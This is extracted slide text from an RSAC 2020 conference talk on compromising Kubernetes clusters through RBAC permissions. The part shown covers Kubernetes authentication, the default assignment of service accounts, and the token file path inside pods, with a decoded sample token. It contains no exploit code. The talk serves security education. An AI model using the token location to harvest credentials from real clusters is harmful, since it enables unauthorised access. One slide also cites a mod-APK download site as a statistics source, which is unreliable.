

RSAC[®]Conference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN
ELEMENT

SESSION ID: DSO-W01

Compromising Kubernetes Cluster by Exploiting RBAC Permissions



Eviatar Gerzi

Security Researcher

CyberArk

@g3rzi

#RSAC

whoami

Eviatar Gerzi (@g3rzi) 

Security Researcher at
CyberArk





1 BILLION DOWNLOADS

\$2 BILLION REVENUE

+20 MILLION DAILY ACTIVE USERS

<https://websitesetup.desi/pokemon-go-mod-apk-v0-147-1free-download-2019/>

Kubernetes



Kubernetes


**“AN OPEN-SOURCE SYSTEM FOR
AUTOMATING DEPLOYMENT,
SCALING AND MANAGEMENT
OF CONTAINERIZED APPLICATIONS.”**

Kubernetes – containerized application

APPLICATION + DEPENDENCIES




- Isolated
- Quickly
- Reliably



<https://hackernoon.com/practical-introduction-to-docker-compose-d34e79c4c2b6>

Kubernetes architecture



RSAConference2020



Access to Kubernetes API


Authentication



Authorization




Admission Control



Authentication



Normal User



Service Account

Authentication


Normal
User



- X509 Client Certs
- Static Token File
- Static Password File
- OpenID Connect Tokens
- Webhook Token Authentication
- Authenticating Proxy



Service
Account



- Service Account Tokens

Service Account

“When you **create a pod**, if you do not specify a service account, it is **automatically** assigned the **default** service account in the same namespace.”

Service Account

NOT specify




default service
account

Specify



ANY service
account in the
namespace

Service Account Token Location



Service Account Token

```
/run/secrets/kubernetes.io/serviceaccount # ls -ll
total 0
lrwxrwxrwx    1 root    root          13 Jul  9 11:32 ca.crt -> ../data/ca.crt
lrwxrwxrwx    1 root    root          16 Jul  9 11:32 namespace -> ../data/namespace
lrwxrwxrwx    1 root    root          12 Jul  9 11:32 token -> ../data/token
/run/secrets/kubernetes.io/serviceaccount #
```

Encoded

```

{
  "
  "
  "
  tok
  "
  "my
  "
  "48
  "
}
```

Decoded


```
{
  "iss": "kubernetes/serviceaccount",
  "kubernetes.io/serviceaccount/namespace": "default",
  "kubernetes.io/serviceaccount/secret.name": "myservice-
token-ktabc",
  "kubernetes.io/serviceaccount/service-account.name":
"myservice",
  "kubernetes.io/serviceaccount/service-account.uid":
"48ccff0d-7553-11e8-a1cc-0242eb256cc3",
  "sub": "system:serviceaccount:default:myservice"
}
```

RSA®Conference2020




Authorization

Role-Based Access Control (RBAC)



